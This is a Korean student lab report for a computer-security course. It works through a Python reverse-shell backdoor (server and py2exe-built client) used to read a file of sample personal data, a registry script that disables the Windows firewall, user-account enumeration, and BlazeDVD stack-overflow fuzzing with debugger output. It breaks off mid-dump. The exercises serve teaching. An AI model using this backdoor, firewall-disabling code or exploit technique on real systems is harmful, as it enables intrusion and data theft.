



제출일	2023.06.06	학과	컴퓨터공학전공
과목	컴퓨터보안	학번	2018112007
담당교수	김영부 교수님	이름	이승현



1) 실습 환경

(1)

운영 체제: Microsoft Windows 11 Home 64bit

프로세서 : Intel(R) Core(TM) i7-10510U @ 1.80GHz (8 CPUs), ~ 2.3GHz

메모리 : DDR4 16GB 2,667MHz

그래픽 카드 : Intel UHD Graphics

(2)

운영 체제: Microsoft Windows 10 Home 64bit

프로세서 : Intel(R) Core(TM) i7-7700HQ @ 2.80GHz (8 CPUs), ~ 2.8GHz

메모리 : DDR4 8GB 2,133MHz

그래픽 카드 : Intel HD Graphics 630, NVIDIA GeForce GTX 1050

2) 실습 진행

1. 문제 분석

i. 백도어 프로그램 개발 및 실행하기

- 방화벽은 외부에서 내부 서버에 접근하는 것을 차단하고 있어서 Telnet, FTP 같은 서버 접근이 필요한 서비스는 허가된 사용자들만 사용할 수 있다. 하지만 일반적으로 방화벽의 내부에서 외부로 향하는 서비스는 잘 차단하지 않는다. 즉, 방화벽의 안으로 들어가는 것은 힘들지만, 일단 침입에 성공하면 정보를 빼내기는 쉬운 일이다.
- 백도어는 방화벽과 같은 보안 장비를 우회해서 공격 대상이 되는 서버 PC의 자원을 통제하는 기술이다.
- 대상 서버 PC에 백도어 클라이언트가 설치되면 백도어 서버는 방화벽의 외부에서 백도어 클라이언트에게 명령을 지시하고, 백도어 클라이언트는 대상 서버 PC에서 이 명령을 수행하고 이 결과를 다시 방화벽 외부의 백도어 서버로 전달하게 된다.
- 백도어를 이용한 해킹에서 가장 어려운 부분은 백도어 클라이언트를 설치하는 것이다. 일반적으로 네트워크를 통해서 대상 서버 PC로 백도어 클라이언트를 직접 업로드하기는 쉽지 않기 때문에 보안이 상대적으로 취약한 웹 환경을 많이 활용한다. 가장 보편적으로 사용되는 것이 게시판 파일 업로드 기능을 활용하는 것이다. 해커는 유용한 도구나 동영상으로 가장해서 악성코드가 담긴 파일을 게시판에 올리고, 대상 서버 PC 사용자는 무심코 클릭해서 해당 파일을 내려받는다. 파일을 클릭하는 순간 사용자는 자신도 모르게 서버 PC에 백도어를 설치하게 되고 서버 PC는 원격에서 조정할 수 있는 좀비 PC가 된다. 호기심을 자극하는 문구의 이메일 또한 백도어 공격의 수단으로도 많이 사용된다.
- PC에 설치된 바이러스 백신은 대부분의 백도어를 검출할 수 있지만, 백도어의 강력한 기능을 원하는 해커들은 백신에 검출되지 않는 형태의 악성코드를 지속해서 만들어내고 있다. 간단한 파이썬 프로그램을 통해서 백도어의 개념을 알아보고 PC에 저장된 개인 정보를 검색하는 명령어를 사용해서 백도어의 위험성을 이번 실습에서 확인한다.

ii. 레지스트리 정보 조회 및 갱신하기

- 윈도우에서 파이썬을 사용하여 자동으로 사용자 계정 목록을 조회하는 프로그램을 만들어 보자(예제8-4 registryuserList.py 참고). p.271~p.274를 참고하여 레지스트리 서브 디렉터리를 지정하고, 관심 있는 정보를 추출하기 위해 약간의 프로그램 코드를 추가하면 시스템에서 사용하는 사용자 목록을 쉽게 추출할 수 있다. 레지스트리 검색을 통해 추출한 사용자 계정 정보는 시스템 해킹을 위해 유용하게 사용된다. 사전공격(Dictionary Attack)을 이용해서 사용자 비밀번호를 추출할 수도 있고 win32com 모듈에서 제공하는 adsicl래스를 사용하면 직접 비밀번호를 변경할 수 있다.
- 레지스트리에 다양한 값을 입력함으로써 시스템 설정에 많은 영향을 미칠 수 있다. 보안 설정 변경을 위해 방화벽이 허용하는 서비스 목록을 임의로 등록할 수 있고, 인터넷 익스플로러나 워드프로세서와 같은 애플리케이션 설정을 프로그램을 통해 바꿀 수 있다.

- 사용자가 인터넷 익스플로러 주소창에 입력한 URL은 레지스트리 특정 위치에 기록된다. 해커는 인터넷 사용 기록을 조회해서 사용자의 생활 패턴을 유추할 수 있다. 만일 전자상거래 사이트를 자주 접속한다면 개인 정보를 탈취하기 위한 프로그램을 심어 놓을 수 있고, 개인의 성향을 파악하는 기본 자료로 활용할 수 있다. 윈도우 방화벽 관련 설정 정보 역시 레지스트리에 보관된다. 방화벽 사용/해제 정보, 방화벽 상태 알림 정보, 시작 프로그램 추가 여부, 방화벽 정책 설정 정보, 등록 애플리케이션 정보 등 다양한 정보가 저장된다. 레지스트리 값 변경을 통해 간단하게 방화벽 사용을 해제하는 예제를 만들어본다.

iii. 스택 기반 오버플로우 테스트하기

- 스택 기반 버퍼 오버플로우(Stack Based Buffer Overflow)기법은 레지스터의 특징을 활용한다. 입력값을 반복적으로 변경하면서 애플리케이션을 공격하는 퍼징(Fuzzing)을 통해 버퍼 오버플로우를 유발한다. 해당 시점의 메모리 상태를 디버거를 통해 관찰하면서 의도하는 결과를 유발하는 입력값을 찾는 방식이다.
- 스택 기반 오버플로우 기법에서는 IA-32 CPU 내의 9개의 레지스터 중에서 EIP와 ESP 레지스터를 핵심적으로 사용하는데, 첫 번째 목적이 두 레지스터를 입력값으로 덮어쓰는 것이다. 얼마나 많은 양의 데이터를 애플리케이션에 입력해야 EIP와 ESP 값을 조작할 수 있는지 찾아야 한다. 두 번째 해야 할 것은 애플리케이션 실행 흐름을 ESP 레지스터로 옮길 수 있는 명령어 주소를 찾는 것이다. 마지막으로 입력값에 해킹 코드를 붙여서 해킹을 실행한다.
- ESP가 가리키는 스택 영역에 해킹 코드를 삽입한다. 입력값으로 들어온 'jmp esp' 명령어의 주소를 EIP레지스터에 입력한다. 버퍼 오버플로우가 발생하는 시점의 프로그램 실행은 EIP 레지스터 주소를 참조한다. 즉, 'jmp esp' 명령이 실행된다. ESP 레지스터에는 해킹 코드가 들어있기 때문에 해커가 의도하는 동작이 수행되도록 할 수 있다.
- <http://www.exploit-db.com/> 사이트에 가면 다양한 취약점 악용사례를 볼 수 있다. BlazeDVD Pro player 6.1 프로그램의 취약점을 이용한 <http://www.exploit-db.com/exploits/26889> 사례를 참조한다. 사이트에서 해킹 소스 코드(Exploit Code)와 대상 애플리케이션(Vulnerable App)을 모두 내려받을 수 있다. BlazeDVD Pro player는 plf파일을 읽어서 실행하는 프로그램이다. a 문자를 반복적으로 넣은 plf 파일을 만들어서 퍼징을 시도해본다. 먼저 a 문자의 16진수 코드에 해당하는 \x41을 넣어서 파일을 만든다.
- 퍼징에 성공했다면 메모리 상태를 점검할 수 있는 디버거를 만들어본다. 먼저 BlazeDVD Pro player를 실행해야 디버거가 정상 작동한다. 즉, BlazeDVD Pro player를 실행하고 나서 그다음 bufferOverflowTest.py를 실행하고 blazeExpl.plf를 열어본다. 파일이 열리자마자 애플리케이션은 종료되고 디버거는 메시지를 출력하게 된다. bufferOverflowTest.py 디버거에 들어가는 프로세스의 이름은 작업 관리자를 실행해서 [프로세스] 탭을 살펴보면 확인할 수 있다.
- 퍼징을 위해서 입력한 문자는 연속된 동일 문자이다. 따라서 어느 정도 길이의 문자를 입력했을 때 EIP에 데이터가 들어가는지 정확히 알 수 없다. 일정한 규칙을 가진 문자열을 입력함으로써 데이터의 흐름을 추적해보자. 간단한 테스트를 위해 텍스트 에디터를 사용해서 패턴을 생성해본다. 그다음엔 명령어를 저장할 ESP 레지스터의 값을 채워본다. 같은 방법으로 테스트하는데 먼저 260바이트까지는 오버플로우를 유발하는 데이터이고 그 다음 4바이트는 EIP의 주소이다. 앞의 260바이트는 a로 채우고 뒤의 4바이트는 b로 채운다. 마지막으로 테스트 문자열을 붙여서 디버깅해 본다.
- 메모리에 로딩된 명령어 중에서 'jmp esp'를 찾아서 해당 주소를 가져와야 한다. 다양한 기법이 있지만 가장 간단한 방법은 findjmp.exe를 이용하는 것이다. 해당 프로그램은 인터넷 검색을 통해 쉽게 찾을 수 있다. 윈도우 창을 열어서 findjmp.exe가 위치한 디렉터리로 이동한 후 명령을 내리면 된다.

iv. SEH 기반 오버플로우 테스트하기

- SEH(Structured Exception Handler)의 개념을 알아보자. 윈도우 운영 체제에서 제공하는 예외 처리 메커니즘이다. SEH는 연결 리스트(linked list)로 연결된 체인 구조로 되어 있다. 예외가 발생하면 운영 체제는 SEH 체인을 따라가면서 예외를 처리하는 함수를 발견하면 차례대로 실행하고 예외 처리함수가 없으면 건너뛰면서 예외를 처리한다. 마지막 체인은 Next SEH가 0xFFFFFFFF를 가리키게 되고, 예외 처리를 커널로 넘겨준다. 개발자 수준에서 모든 예외를 처리할 수 없는 현실적인 문제를 해결하고 애플리케이션이 더욱 안정적으로 운영될 수 있도록 지원한다. Windows 7에서는 SEH를 활용하여 버퍼 오버플로우 공격을 차단하기 위한 다양

한 기술을 개발해왔다. 이제 SEH 버퍼 오버플로우 기법에 대해서 간단히 알아보고 Windows 7 에 적용된 보안 기술을 우회해서 해킹하는 방법을 알아본다.

- 먼저 퍼징을 통해서 애플리케이션 오류를 발생시키고 디버깅을 이용해서 해킹 코드를 하나씩 만들어본다. 일반적인 절차는 스택 기반 버퍼 오버플로우와 유사하지만, EIP를 겹쳐 쓰는 대신에 SEH를 겹쳐 써서 해킹을 시도하는 것이다. 퍼징을 통해서 어느 정도 길이의 문자열을 입력했을 때 SEH를 겹쳐 쓰는지 찾아낸다. 디버거를 이용하여 'POP POP RET' 명령어의 주소를 찾아내서 SEH의 위치에 해당 주소를 입력한다. Next SHE에 'shortjmp' 명령어에 해당하는 16진수 코드를 입력하면 사용자가 입력한 셸 코드를 실행하는 아드레날린 실행파일이 완성된다.
- 샘플코드와 테스트 대상이 되는 애플리케이션은 <http://www.exploit-db.com/exploits/26525/> 사이트에서 내려받고 디버거는 bufferOverflowTest.py를 그대로 사용한다. 다만 processName 변수에 'BlazeDVD.exe' 대신 'Play.exe'를 입력한다. 예제의 동작 방식은 fuzzingBlazeDVD.py 와 유사하게 임의의 길이의 연속된 A 문자를 가진 아드레날린 실행파일을 만든다.
- 일정한 규칙을 가진 문자열을 생성해서 몇 번째 값이 SHE를 겹쳐 쓰는지 확인한다. 문자열은 a~z 그리고 0~9 까지의 문자를 가로와 세로로 교차해서 임의로 생성할 수 있다. pydbg 모듈로 해당 명령어를 찾기는 쉽지 않다. 편의를 위해서 OllyDbg 디버거를 설치한 후, OllyDbg 상단 [File] 메뉴에서 첨부 기능을 사용하여 명령어를 찾아본다.
- 일반적으로 Windows 디렉터리 이외에 애플리케이션 영역 DLL이 취약점이 많으므로 여기서는 AdrenalinX.dll 파일을 선택해서 POP POP RET 명령어를 검색해 본다. 이제 해킹 프로그램을 완성할 수 있다. 앞부분의 2,140바이트는 특정 문자로 채우고 NextSEH 부분에는 6바이트만큼 점프하는 16진수 코드를 입력한다. 그리고 SEH 부분에는 POP POP RET 명령어의 시작 주소를 입력한다. 마지막은 계산기를 실행하는 셸 코드를 붙여넣는다.

2. 실습

i. 백도어 프로그램 개발 및 실행하기

1. p.263의 예제8-1을 참고로 하여 backdoorServer.py를 해커의 PC에서 실행시켜보아라.

```
C:\Users\kocan\OneDrive - dongguk.edu\컴공\컴퓨터보안\과제\11주차\컴퓨터보안 실습 11주차(추가자료)\프로젝트3_실습코드>python "8-1 backdoorServer.py"
```

- backdoorServer.py를 터미널에서 실행한 모습이다.
- 파일을 실행시키면 아무런 반응 없이 client의 접속을 기다린다.

```
from socket import *
HOST = ''                                #(1)
PORT = 11443                             #(2)

s = socket(AF_INET, SOCK_STREAM)
s.setsockopt(SOL_SOCKET, SO_REUSEADDR, 1)  #(3)
s.bind((HOST, PORT))
s.listen(10)                               #(4)

conn, addr = s.accept()
print 'Connected by', addr
data = conn.recv(1024)
while 1:
    command = raw_input("Enter shell command or quit: ")  #(5)
    conn.send(command)                                     #(6)
    if command == "quit": break
    data = conn.recv(1024)                                #(7)
    print data
conn.close()
```

- backdoorServer.py의 코드이다.
- HOST는 공란이 되어 있기에, 모든 호스트에서 연결할 수 있다.
- 포트 번호는 11443이다.
- 소켓 옵션을 지정하는데 이 코드에서는 SOL_SOCKET이 사용되었다. 이 옵션은 소켓과 관련된 가장 일반적인 옵션을 설정하는 데 사용한다. 이 옵션 외에도 IPPROTO_TCP, IPPROTO_IP가 존재하는데, IPPROTO_TCP는 TCP 프로토콜과 관련된 옵션을 설정하고, IPPROTO_IP는 IP 프로토콜과 관련된 옵션을 설정한다. 또한

SO_REUSEADDR 옵션은 이미 사용된 주소를 재사용한다는 것을 의미한다.

- 요청의 수는 10이다.

- 서버는 1,024바이트의 데이터를 읽어 들인다.

2. 이제 첨부 자료 p.266 ~ p.267을 참고로 하여 예제8-2의 backdoorClient.py를 backdoorClient.exe로 변환하여 보아라.

```
C:\Users\kocan\OneDrive - dongguk.edu\컴공\컴퓨터보안\과제\11주차\컴퓨터보안 실습 11주차(추가자료)\프로젝트3_실습코드>python -u "8-3 setup.py" py2exe
running py2exe
*** searching for required modules ***
*** parsing results ***
*** finding dlls needed ***
*** create binaries ***
*** byte compile python files ***
writing byte-compilation script 'c:\users\kocan\appdata\local\temp\tmpkwnwgv.py'
C:\Python27\python.exe -OO c:\users\kocan\appdata\local\temp\tmpkwnwgv.py
skipping byte-compilation of C:\Python27\lib\StringIO.py to StringIO.pyo
skipping byte-compilation of C:\Python27\lib\UserDict.py to UserDict.pyo
skipping byte-compilation of C:\Python27\lib\__future__.py to __future__.pyo
skipping byte-compilation of C:\Python27\lib\_abcoll.py to _abcoll.pyo
skipping byte-compilation of C:\Python27\lib\_strptime.py to _strptime.pyo
skipping byte-compilation of C:\Python27\lib\_threading_local.py to _threading_local.pyo
skipping byte-compilation of C:\Python27\lib\_weakrefset.py to _weakrefset.pyo


copying C:\Python27\lib\site-packages\py2exe\run.exe -> C:\Users\kocan\OneDrive - dongguk.edu\컴공\컴퓨터보안\과제\11주차\컴퓨터보안 실습 11주차(추가자료)\프로젝트3_실습코드\dist\8-2 backdoorClient.exe
Adding python27.dll as resource to C:\Users\kocan\OneDrive - dongguk.edu\컴공\컴퓨터보안\과제\11주차\컴퓨터보안 실습 11주차(추가자료)\프로젝트3_실습코드\dist\8-2 backdoorClient.exe
*** binary dependencies ***
Your executable(s) also depend on these dlls which are not included,
you may or may not need to distribute them.

Make sure you have the license if you distribute any of them, and
make sure you don't distribute files belonging to the operating system.

USER32.dll - C:\WINDOWS\system32\USER32.dll
SHELL32.dll - C:\WINDOWS\system32\SHELL32.dll
ADVAPI32.dll - C:\WINDOWS\system32\ADVAPI32.dll
WS2_32.dll - C:\WINDOWS\system32\WS2_32.dll
GDI32.dll - C:\WINDOWS\system32\GDI32.dll
KERNEL32.dll - C:\WINDOWS\system32\KERNEL32.dll
```

- python -u setup.py py2exe 명령어로 backdoorClient.py를 실행 가능한 파일로 만드는 과정이다.

- 명령어를 입력한 순간 exe 파일로 변환하고 만드는 과정이 터미널에 출력된다.

 8-2 backdoorClient.exe



2023-05-17 오전 11:30

- backdoorClient.py가 py2exe를 통해 실행 가능한 파일로 만들어졌다.


3. 1번의 결과로서 해커PC에서 이미 backdoorServer.py 프로그램을 실행시켜 놓았다고 가정하고 이어서 공격 대상이 되는 서버 PC에서 backdoorClient.exe를 실행시켜보자. 이때 해커PC의 콘솔 화면에 어떤 정보가 보이는지 결과를 확인해 보자.

```
Connected by ('192.168.0.169', 7061)
Enter shell command or quit:
```

- backdoorClient.exe를 실행하면 backdoorServer에서 반응이 나타난다.

- 현재 사용 중인 랩톱의 IPv4 주소를 통해 접속하였다.

- 셸 명령어를 입력하여 Client PC에서 다양한 행동을 할 수 있다.



- backdoorClient.exe를 실행한 모습이다. 아무런 문자도 출력되지 않는다.

```
Enter shell command or quit: dir
C 드라이브의 볼륨에는 이름이 없습니다.
볼륨 일련 번호: BE6A-1C60

C:\Users\kocan\OneDrive - dongguk.edu\컴공\컴퓨터보안\과제\11주차\컴퓨터보안 실습 11주차(추가자료)\프로젝트3_실습코드\dist 디렉터리

2023-05-17 오전 11:30 <DIR> .
2023-05-17 오전 10:29 <DIR> ..
2023-05-17 오전 11:30      5,303,846 8-2 backdoorClient.exe
2023-05-17 오전 10:42      194 VIT.txt
2023-05-17 오전 01:20     111,104 w9xpopen.exe
2020-04-20      3개 파일      5,415,144 바이트
                2개 디렉터리 473,676,398,592 바이트 남음
```

- dir 명령어를 입력한 모습이다.
- Client PC의 현 디렉터리에 존재하는 파일 리스트를 출력할 수 있다.
- quit 명령어를 입력하였을 때 서로 통신이 중지되고 프로그램이 종료된다.

```
Enter shell command or quit: type VIT.txt
WARNING!
=====
Serial-Num1: 12341234
Serial-Num2: 23452345
Serial-Num3: 34563456
Serial-Num4: 45674567
=====
John: 123456-1234567
```

- type 명령어를 통해 문서의 내용을 확인할 수 있다.
- 보안에 민감한 정보가 담겨있는 VIT.txt의 내용을 type 명령어를 통해 확인한 모습이다.
- 4개의 Serial Number가 그대로 출력되며, John의 주민등록번호 또한 암호화되지 않고 평문 그대로 출력되고 있다.
- 파일의 내용이 아무런 제지 없이 출력되는 모습을 볼 수 있다.

ii. 레지스트리 정보 조회 및 갱신하기

1. 예제8-4 registry userList.py를 실행해 보고 그 결과를 나타내어 보아라.

```
C:\Users\kocan\OneDrive - dongguk.edu\컴공\컴퓨터보안\과제\11주차\컴퓨터보안 실습 11주차(추가자료)\프로젝트3_실습코드>python "8-4 registryUserList.py"
C:\Users\kocan
C:\Users\kocan9803
```

- registryUserList.py를 실행한 모습이다.
- 현재 이 시스템에 등록되어있는 사용자 리스트가 출력된다.
- 현재 사용자가 2개 출력되는 이유는 처음에 로컬 사용자로 kocan을 사용하고 있다가, 마이크로소프트 계정으로 kocan9803을 연결하면서 새롭게 kocan9803이 사용자로 생성된 것으로 보인다. 물론 현재 주로 사용되는 계정은 kocan이고, kocan9803은 계정 관련해서 남아있는 것으로 보인다.

```

from winreg import *
import sys

varSubKey = "SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList"
varReg = ConnectRegistry(None, HKEY_LOCAL_MACHINE)
varKey = OpenKey(varReg, varSubKey)
for i in range(1024):
    try:
        keyname = EnumKey(varKey, i)
        varSubKey2 = "%s\\%s"%(varSubKey, keyname)
        varKey2 = OpenKey(varReg, varSubKey2)
        try:
            for j in range(1024):
                n,v,t = EnumValue(varKey2,j)
                if("ProfileImagePath" in n and "Users" in v):
                    print v
        except:
            errorMsg = "Exception Inner:", sys.exc_info()[0]
            #print errorMsg
            CloseKey(varKey2)
        except:
            errorMsg = "Exception Outer:", sys.exc_info()[0]
            break
    except:
        CloseKey(varKey)
        CloseKey(varReg)

```

- _winreg 모듈을 사용한다. _winreg 모듈은 윈도우 레지스트리에 관한 API를 제공하는 파이선 모듈이다.
- 예약어 HKEY_LOCAL_MACHINE과 ConnectRegistry() 함수를 사용하여 루트 레지스트리 핸들 객체를 얻고, OpenKey() 함수를 통해 하위 레지스트리를 다루기 위한 핸들 객체를 얻는다.
- 지정한 레지스트리에 포함된 하위 키값 목록을 차례대로 조회하고, 상위 레지스트리 목록과 하위 키값을 결합하여 사용자 계정 정보를 가진 레지스트리 목록을 생성한다.
- 사용자 계정 정보를 가진 레지스트리를 다루기 위한 핸들 객체를 얻고, 등록된 값의 이름, 데이터형, 데이터를 조회한 후, 사용자 계정 정보와 관련된 문자열을 사용해서 계정 정보를 추출한다.

2. 예제 8-5 registryFirewall.py를 실행해서 윈도우 방화벽 설정을 변경해 보자

```

C:\Users\kkocan\OneDrive - dongguk.edu\공\컴퓨터 보안\과제\11주차\컴퓨터 보안 실습 11주차(추가자료)\프로젝트3_실습코드>python "8-5 registryFirewall.py"

```

- python registryFirewall.py 명령어를 입력한 모습이다.



- FirewallPolicy 하위에 존재하는 DomainProfile에서 EnableFirewall의 데이터값이 1로 그대로 있는 모습을 확인할 수 있다.



- FirewallPolicy 하위에 존재하는 PublicProfile에서 EnableFirewall의 데이터값이 0으로 바뀐 모습을 확인할 수 있다.



- FirewallPolicy 하위에 존재하는 StandardProfile에서 EnableFirewall의 데이터값이 0으로 바뀐 모습을 확인할 수 있다.

도메인 네트워크

방화벽이 켜져 있습니다.

개인 네트워크

방화벽이 꺼져 있습니다.

켜기

공용 네트워크 (활성)

방화벽이 꺼져 있습니다.

켜기

- 실제로 windows 보안에서 방화벽 및 네트워크 보안에 들어가 보면 개인 네트워크와 공용 네트워크 방화벽이 꺼져있는 모습을 확인할 수 있었다.
- 개인 네트워크는 StandardProfile, 공용 네트워크는 PublicProfile과 상응된다.

```
from _winreg import *
import sys

varSubKey = "SYSTEM\\CurrentControlSet\\services\\SharedAccess\\Parameters\\FirewallPolicy"
varStd = "\\StandardProfile" # (1)
varPub = "\\PublicProfile" # (2)
varEnbKey = "EnableFirewall" # (3)
varOff = 0

try:
    varReg = ConnectRegistry(None, HKEY_LOCAL_MACHINE)

    varKey = CreateKey(varReg, varSubKey+varStd)
    SetValueEx(varKey, varEnbKey, varOff, REG_DWORD, varOff) # (4)
    CloseKey(varKey)

    varKey = CreateKey(varReg, varSubKey+varPub)
    SetValueEx(varKey, varEnbKey, varOff, REG_DWORD, varOff)

except:
    errorMsg = "Exception Outter:", sys.exc_info()[0]
    print errorMsg

CloseKey(varKey)
CloseKey(varReg)
```

- _winreg 모듈을 사용한다. _winreg 모듈은 윈도우 레지스트리에 관한 API를 제공하는 파이썬 모듈이다.
- 도메인 네트워크, 개인 네트워크, 공용 네트워크의 레지스트리 키를 지정한다.
- 예약어 HKEY_LOCAL_MACHINE과 ConnectRegistry() 함수를 사용하여 루트 레지스트리 핸들 객체를 얻고,

CreateKey() 함수를 통해 키를 생성한다.

- SetValueEx() 함수를 통해 레지스트리의 값을 등록한다. 이때 EnableFirewall는 REG_DWORD형 이므로 인수에 REG_DWORD를 전달한다. 그리고 EnableFirewall에 방화벽 사용 안 함을 의미하는 0을 입력한다.
- 개인 네트워크와 공용 네트워크만 값을 0 입력하였기에 이 둘만 방화벽이 꺼졌고, 도메인 네트워크에는 영향이 없었다.

iii. 스택 기반 오버플로우 테스트하기


1. 예제8-6 fuzzingBlazeDVD.py를 실행시켜 blazeExpl.plf파일을 생성하고 BlazeDVD Pro player 애플리케이션을 실행시켜 이 파일을 열어보아라. 무슨 일이 발생하는가?

```
junk = "\x41"*500
x=open('blazeExpl.plf', 'w')
x.write(junk)
x.close()
```

- A를 500개 이어 붙이고 blazeExpl.plf 파일을 생성하는 코드이다.



- fuzzingBlazeDVD.py를 실행시키면 blazeExpl.plf 파일이 생성된다.




- blazeExpl.plf 파일의 내용을 메모장으로 확인하면 A가 500개 작성된 모습을 볼 수 있다.



- blazeExpl.plf를 열어보기 위해 BlazeDVD 6를 실행시킨다.
- BlazeDVD Pro player를 이용하여 실습을 진행하려고 했으나, 라이선스 등록 창이 계속 출력되기에 정상적으로 진행되지 않아 일반 버전을 설치하였다.



- blazeExpl.plf를 선택하고 열기 버튼을 클릭하여 파일을 열어본다.



- 파일을 열자마자 BlazeDVD에 오류가 발생하면서 프로그램의 실행이 중단된다.

2. BlazeDVD Pro player 애플리케이션을 실행시키고 나서 예제 8-7 bufferOverflowTest.py 디버거를 실행시키는 순서로 진행된다. BlazeDVD Pro player가 blazeExpl.plf파일을 열자마자 애플리케이션은 종료되고 디버거는 메시지를 출력한다. 이 메시지의 내용을 분석하여 보아라.

```
C:\Python27>python "C:\Documents and Settings\Administrator\바탕 화면\8-7 buffer
OverflowTest.py"
[information] start dbg
```


- BlazeDVD를 실행하고, bufferOverflowTest.py를 실행시켰다.
- 처음에는 파이선 프롬프트에서 실행시키거나 아이콘을 더블클릭하여 바로 실행하였으나, 메시지 출력 후 바로 프롬프트가 종료되기 때문에 windows의 명령 프롬프트에서 따로 실행하여 메시지가 다 출력되어도 프롬프트가 종료되지 않도록 하였다.
- 현재 BlazeDVD에 파일 입력하는 것을 대기하고 있다.

[illegible]

- 메시지는 4개의 영역으로 이루어진다.
- 첫 번째 영역은 오류 메시지이며, 어떤 스레드가 무슨 종류의 오류를 발생시켰는지 맨 처음에 보여준다. 오류 메시지를 살펴보면 414141에서 스레드 3260이 0x414141을 disassemble 할 수 없다며 오류를 발생시켰다.

- 두 번째 영역은 CONTEXT DUMP 영역이며 프로세스가 실행 중에 사용되는 레지스터 정보를 사용된다. 사용되는 레지스터는 EIP, EAX, EBX, ECX, EDX, EDI, ESI, EBP, ESP이며 각 레지스터에 저장된 값을 확인할 수 있다. 그 중 EIP를 살펴보면 disassemble이 불가능하다며 오류가 발생한 모습을 볼 수 있고, ESP에서 무수한 길이의 A가 저장된 모습을 볼 수 있다.
- 세 번째 영역은 disasem 영역이며 오류가 발생한 주소 주위의 어셈블러 명령어를 10개 정도 보여준다. 주어진 이미지에서는 0x414141이 disassemble이 불가능하다는 메시지만 있으며, 주소 주위의 어셈블러 명령어가 출력되지 않은 모습을 확인할 수 있다.
- 마지막 영역은 SEH unwind이며 링크를 추적해서 예외 처리와 관련된 정보를 출력해준다. 여기서 SEH는 Structured Exception Handling의 약자로 windows OS에서 제공하는 구조적 예외 처리 기법이다.

3. 예제 8-8 fuzzingBlazeDVD.py를 가지고 blazeExpl.plf를 생성하여 2번의 방식과 동일한 디버깅을 해보자. 어떤 메시지가 출력되는가? CONTEXT DUMP 부분의 EIP 레지스터에는 어떤 값이 들어가 있는지 확인해 보아라. 이 값이 무엇을 의미하는가?



- 생성된 blazeExpl.plf 내용을 살펴보면 a0b0c0 ~ y9z9가 적힌 모습을 볼 수 있다.

```

C:\Python27>python "C:\Documents and Settings\Administrator\바탕 화면\8-7 buffer
OverflowTest.py"
[information] dbg attach:BlazeDUD.exe
[information] start dbg
0x65356435 Unable to disassemble at 65356435 from thread 2692 caused access viol
ation
when attempting to read from 0x65356435

CONTEXT DUMP
EIP: 65356435 Unable to disassemble at 65356435
EAX: 00000001 ( 1 ) -> N/A
EBX: 77e7c1cc (2011677132) -> N/A
ECX: 04f1dea8 ( 82959528) -> jhx (heap)
EDX: 00000042 ( 66 ) -> N/A
EDI: 6405569c (1678071452) -> N/A
ESI: 019f1d50 ( 27204944) -> Ud1!Q (heap)
EBP: 019f1e60 ( 27205216) -> Ud1!Q (heap)
